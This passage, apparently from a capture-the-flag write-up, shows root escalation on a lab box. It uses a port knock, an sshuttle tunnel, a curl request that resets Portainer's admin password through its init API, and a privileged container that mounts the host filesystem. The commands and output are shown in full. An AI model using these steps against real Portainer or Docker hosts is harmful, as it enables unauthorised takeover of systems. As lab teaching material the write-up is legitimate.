
```
dorthi@Oz:~$ nc 172.17.0.2 9000
GET / HTTP/1.1
Host: 172.17.0.2

HTTP/1.1 200 OK
Accept-Ranges: bytes
Cache-Control: max-age=31536000
Content-Length: 1299
Content-Type: text/html; charset=utf-8
Last-Modified: Thu, 05 Jan 2017 18:56:00 GMT
Date: Sun, 06 Jan 2019 22:27:23 GMT

<!DOCTYPE html>
<html lang="en" ng-app="portainer">
<head>
  <meta charset="utf-8">
  <title>Portainer</title>
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta name="description" content="">
  <meta name="author" content="Portainer.io">
```

The port knock sequence is sent again, and sshuttle is used to make the web interface accessible remotely.

```
python3 /opt/knock/knock 10.10.10.96 -u 40809 50212 46969 -d 10
/opt/sshuttle/run -r dorthi@10.10.10.96 172.17.0.2 -e 'ssh -i id_rsa'
```

After navigating to http://172.17.0.2:9000/, common credentials are attempted but are unsuccessful. It seems that Portainer prompts to set an admin password upon installation, rather than using default credentials.

However, a little googling for setting the password via CLI reveals an issue page on the Portainer GitHub repo, with an answer by @dilshanraja confirming that the admin password can be reset by sending a POST request to the API with the new credentials provided as JSON data.



https://github.com/portainer/portainer/issues/428


The password is reset:


```
curl -H "Content-Type: application/json"
http://172.17.0.2:9000/api/users/admin/init -d '{"password":"XSDAfxrew65x"}'
```


After gaining access to the Portainer web interface, the available images are inspected.


Python:2.7-alpine seems to be a good choice to create a container due to its small size. The Image ID is copied, and a new container is created in privileged mode.

```
sha256:3e4f91c08d0f8e8981391f89e4f27d1c26a3662be0bf19af20d95eb5d5fa8b6a
```









After starting the container, the console link ">_ Console" is clicked, and "/bin/sh" is connected.

The host's file system is now accessible as root, and the final flag can be captured.

```
/ # cd /mnt
/mnt # cd root
/mnt/root # ls -al
total 28
drwx------    4 root     root          4096 Aug 20 09:20 .
drwxr-xr-x   25 root     root          4096 Aug 20 06:43 ..
lrwxrwxrwx    1 root     root             9 Aug 20 09:19 .bash_history -> /dev/null
-rw-r--r--    1 root     root          3100 Apr 26  2018 .bashrc
drwx------    2 root     root          4096 Apr 19  2018 .cache
drwx------    2 root     root          4096 Apr 19  2018 .httpie
-rw-r--r--    1 root     root           148 Aug 17  2015 .profile
-r--------    1 root     root            33 Aug 20 09:19 root.txt
```